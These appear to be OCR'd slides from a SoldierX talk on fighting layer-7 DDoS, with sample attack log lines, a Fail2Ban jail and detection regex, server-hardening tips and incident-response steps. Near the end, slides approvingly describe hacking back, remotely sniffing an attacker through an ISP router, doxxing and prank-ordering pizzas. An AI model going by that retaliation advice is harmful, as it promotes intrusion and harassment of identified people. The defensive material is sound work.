CXZBIWYCXLBEKOELCZOTDTSBPWVIRBIGTCMGDJZKWEAHIBRFSQFDDEOQOLNUYRPLBWFNNKGUFBSXITRDGFWQN
BSOANJVMVLVEIZ=DZYRGTBVAVSJBVCDRLQBHPOXMOEVMVQDRYXPHZZHUMMSTISKMUXOEORVFQOYESHSVNNDFR
PVDITJAYNZSBVYKODFLULLQQNUQOM HTTP/1.1" 404 15650 "-" "*"

89.253.109.119 - - [02/Nov/2013:07:46:00 -0400] "GET /
PATPDDSYOSWBPDYMHXLTFUUUYFDACLKBNHHCTVSPFKOLFKQGMRTFBDLDRVINIXXAEVIOKHOCLPGIGHRNDQLQPC
IXIKOLGXPHQMB=GFFGXISPOEGSIUOFQWQIBYVWMCNXIEZZSRPQGKWJDQLTUANRUUTUEQEYXMKNXXXCCQEXSLVN
IKBJHABQCEATNSOTGSKYGSFKSQX HTTP/1.1" 404 15650 "-" "*"

199.255.209.208 - - [02/Nov/2013:07:45:56 -0400] "GET /
UZMVEXPCUGYSFDXJUGIPKHBCNEPYNFZMUTEIRILNWACYKGKLLJWWIEAUHVENVHGKCTCJRAPFKGGWPMZRSESXH
SOEMRAUVELTNOI=RYPTYZNXFBPKCIUUKIULSBJISCKMVMFLNYAJOIPQODOPWXNMEBLVRLDMHSSHOBQTPQBDOWU
WEDOWGDAFFETPKWBMXHSGYLVWLTA HTTP/1.1" 302 834 "-" "*"

199.255.209.208 - - [02/Nov/2013:07:45:56 -0400] "GET /
VQQFETHNZLTJSHTKQULAMBELWBRTPAZVKXUECZTZRVCNKZFNMYXBXGDHPJJKWAFXNRCEMPFILVSNYSKGLZFTWG
VLPUQYVGCZNOV=TZVOFJYTDSHBJBZYZRGIRCOHSSLARSUBEBLJJZMOFAEUYJCHTAQHWPYDOTHXSRLEBMLJDHSZZ
LDWXMEKASYJPTQDQIXZUKVKHUZ HTTP/1.1" 302 834 "-" "*"

199.255.209.208 - - [02/Nov/2013:07:45:56 -0400] "GET /
PYFFDUKUCRSYUCXQCKCAUOQMFZVNOBVLOVHEMOKRCJZUOECQVVTJTVAWLEJNORYKLPGAXIMTCOKDPVYERWUB
DWJLVSKHAUAEHMV=MBTLZQPNGNRCYVFFUKOYALFDOUWHLRNSECAANEFQNOOLCTWYAFWFXOXSRWPJJOBVXKG
JSTGKQWLUZZKQJJMUTVNNIVALPZOOSTW HTTP/1.1" 302 834 "-" "*"


199.255.209.208 - - [02/Nov/2013:07:45:56 -0400] "GET /
PATPDDSYOSWBPDYMHXLTFUUUYFDACLKBNHHCTVSPFKOLFKQGMRTFBDLDRVINIXXAEVIOKHOCLPGIGHRNDQLQPC
IXIKOLGXPHQMB=GFFGXISPOEGSIUOFQWQIBYVWMCNXIEZZSRPQGKWJDQLTUANRUUTUEQEYXMKNXXXCCQEXSLVN
IKBJHABQCEATNSOTGSKYGSFKSQX HTTP/1.1" 302 834 "-" "*"

Web Defense – Fail2Ban Example

Turn “randomized” DDoS attack into a worthless attempt

jail.conf

```
#DDoS blocks for SX
[apache-dos]
enabled = true
port = http,https
filter = apache-dos
banaction = iptables-allports
action = %(action_mwl)s
logpath = /var/log/apache*/*access.log
maxretry = 1
destemail = shinobi@gmail.com
ignoreip = 127.0.0.1 192.168.0.0/16
bantime  = 86400
```



apache-dos.conf

```
[Definition]
# Option: failregex
# Notes: Designed to stop lame DDoS.  No DDoS For You!
failregex =  ^<HOST>.*GET \/[A-Z]{99}\=[A-Z]{99}.*$
# ignoreregex is here as fail2ban needs it, but we do not.
ignoreregex =
```

Web Defense – Additional Ideas

- Caching
  - Caching systems can cache generated data and greatly reduce load on the server
  - A number of caching systems exist
    - SX is based on Drupal and uses boost for caching
    - Associates have reported success using Squid Proxy for caching
- Other Apache Defenses
  - mod_bwshare
    - Throttle bandwidth per client (IP)
  - mod_limitipconn
    - Limit number of simultaneous connections per client (IP)
- Attempt to Detect Bots
  - Captcha
  - Custom Javascript
    - Detect keystrokes, mouse events, etc

Web Defense – Improved Code

- Strict validation and filtering on user input
- Properly release resources
- Set limits
  - Session related objects and memory allocated
  - Token expiration
  - Loop counters
  - Concurrent session tokens per IP address
  - Expensive queries (often searches) per IP address
- Cache results of expensive queries when possible
- Optimize DB structure for application
- Test code against DoS/DDoS
  - Should be part of quality assurance in your organization

Web Defense – Best Practices

- Limit connections with something like mod_evasion
- Have some way(s) to intelligently block bad traffic
  - Snort inline/Fail2ban/etc
- Have sniffer(s) in place to have quick access to traffic
- Tune webserver, database, etc for performance
  - This includes log tuning
    - Configure webserver to log Client IP AND X-Forwarded-For
- Remove search function if not needed
  - Could replace with google search or at least require users to login to site to perform searches
- Avoid hosting public large files when possible
  - Many DDoS have involved hitting large PDF files
- Have a monitoring service such as RoboAmp running
- Deploy as many of the defenses covered as possible
- Share information with similar companies/individuals

Reacting to an Attack

- Don’t Panic!
- Verify Attack
  - Attack or just youtube?
- Read logs
  - Web logs are often ideal initially
  - See if you can block on User Agent
  - Get top talkers and block on malicious ones
    - # cat access.log | awk '{print $1}' | sort | uniq -c | sort -n
  - Look for patterns for Fail2Ban or whatever blocking system you have in place
- Use sniffers + wireshark
  - Identify unique characteristics to block on

Reacting to an Attack (Aftermath)

- If attack was effective, why?
  - Talk to various teams in your organization
    - Brainstorm!
  - Deploy defenses discussed here (if not already)
  - Test network against a similar attack until defenses are effective
- Hack back?
  - SX Forum users have hacked DDoSers with great success
  - "Is it more risky to continue the same methods of cyber defense (stand in the ring with multiple opponents just bobbing and weaving never throwing a punch) or more risky to start fighting back with jabs, combinations, head and body blows?" – Jeff Bardin, Treadstone71
- Shame?
  - Identifying and shaming DDoSers has been effective for SX
  - Once tied back to real name, every DDoS skid has left to never return

Story Time

- VB
  - VB DDoS'd SX and took it down for 5 minutes
  - The Fixer got VB's IP from the forums
  - VB's ISP used mikrotik routers (where TheFixer used to work)
  - Remote pcap and lulz ensued
- BenOwns
  - Defrauded SX VIP and was called out for it
  - Proceeded to DDoS the site
  - Dox were dropped, Ben vanished
- Others
  - Many a pizza has been ordered at the expense of DDoS skids
  - Sc0rpion
  - plex0r

Thanks

- Anonymous network technicians that answered questions about various DDoS they have encountered
- Amp, The Fixer, lattera, spender, sn4ggl3, Shinobi, Kohelet, Rhapsody, and the entire soldierx.com community (to include irc.soldierx.com)
- DDoS skids for all of the entertaining nights of laughing at your packets (especially Desu attack)

References and Resources

https://www.soldierx.com
http://rules.emergingthreats.net
http://www.techstacks.com/howto/log-client-ip-and-xforwardedfor-ip-in-apache.html
http://www.rocchi.us/2012/08/mitigate-ddos-with-iptables-and-ipt_recent/
http://gr8idea.info/os/tutorials/security/iptables8.html
http://www.brianhare.com/wordpress/2011/03/02/block-tor-exit-nodes-using-bash-script/
http://www.zdziarski.com/blog/?page_id=442
http://systembash.com/content/how-to-stop-an-apache-ddos-attack-with-mod_evasive/
https://www.owasp.org/images/0/04/Roberto_Suggi_Liverani_OWASPNZDAY2010-Defending_against_application_DoS.pdf
http://www.csoonline.com/article/2136485/security-leadership/caution--not-executing-offensive-actions-against-our-adversaries-is-high-risk.html
http://webdesignfromscratch.com/javascript/human-form-validation-check-trick/
http://www.rocchi.us/2012/08/mitigate-ddos-with-iptables-and-ipt_recent/
http://www.sans.org/reading-room/whitepapers/hackers/user-agent-field-analyzing-detecting-abnormal-malicious-organization-33874
https://media.blackhat.com/us-13/US-13-Nixon-Denying-Service-to-DDOS-Protection-Services-WP.pdf
http://www.dedmeet.com/software-projects-mainmenu-12/fail2ban-to-limit-ddos-attacks-on-webserver.html
https://rtcamp.com/tutorials/nginx/fail2ban/
https://www.drupal.org/project/boost
https://grsecurity.net
http://www.blyon.com/using-squid-proxy-to-fight-ddos/
https://www.snort.org
http://a-infosec.com/2013/11/11/layer-7-ddos-attack-a-web-architect-perspective/
https://learn.adafruit.com/drive-a-16x2-lcd-directly-with-a-raspberry-pi/overview

Q/A

- Questions?